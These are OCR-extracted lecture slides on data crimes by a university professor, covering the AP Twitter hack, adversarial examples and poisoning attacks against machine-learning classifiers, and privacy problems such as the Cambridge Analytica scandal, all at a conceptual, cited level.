Data manipulation is believed to become more important in the future.

AP Twitter hack causes panic on Wall Street and sends Dow plunging


Market recovers after hackers tweeted from the official AP feed that two explosions had hit the White House

(here, the main problem was illegal access)

https://www.theguardian.com/business/2013/apr/23/ap-tweet-hack-wall-street-freefall

What if attackers could manipulate data to fool a machine learning system?

To humans, these two images appear to be the same—our biological classifiers (vision) identify each image as a stop sign. The image on the left [37] is indeed an ordinary image of a stop sign. We produced the image on the right by adding a small, precise perturbation that forces a particular image-classification DNN to classify it as a yield sign. Here, the adversary could potentially use the



https://arxiv.org/abs/1602.02697

More worrying: Facial authentication systems that slowly adapt to visual changes can be fooled into accepting the face of an attacker.

attacker

victim

B. Biggio et al. (2012). Poisoning Adaptive Biometric Systems. In: Structural, Syntactic, and Statistical Pattern Recognition. SSPR /SPR 2012. LNCS 7626. Springer.


Example: Facial authentication systems that slowly adapt to visual changes can be fooled into accepting the face of an attacker.

B. Biggio et al. (2012). Poisoning Adaptive Biometric Systems. In: Structural, Syntactic, and Statistical Pattern Recognition. SSPR /SPR 2012. LNCS 7626. Springer.

5

Parting Thoughts

Real-world privacy problems involve no hacking at all.



https://www.wired.com/2011/01/no-facebook-you-may-not/

2.7M Europeans affected by Facebook, Cambridge Analytica scandal


Justice Commissioner Věra Jourová to speak with Facebook's Sheryl Sandberg early next week.

By **LAURENS CERULUS AND MARK SCOTT** | 4/6/18, 1:47 PM CET |

When it comes to our privacy, our doors are wide open, too.

https://thejosevilson.com/open-classrooms-open-doors-open-minds/

The requirement for consent is ineffective.



Online tracking is therefore also a form of "Illegal Access".

After all it involves "hacking" … of the human psyche!

DATA CRIMES

A Technical Survey of the Phenomenon

Prof. Dr. Dominik Herrmann
University of Bamberg

Slides: https://dhgo.to/data-crimes
Twitter: @herdom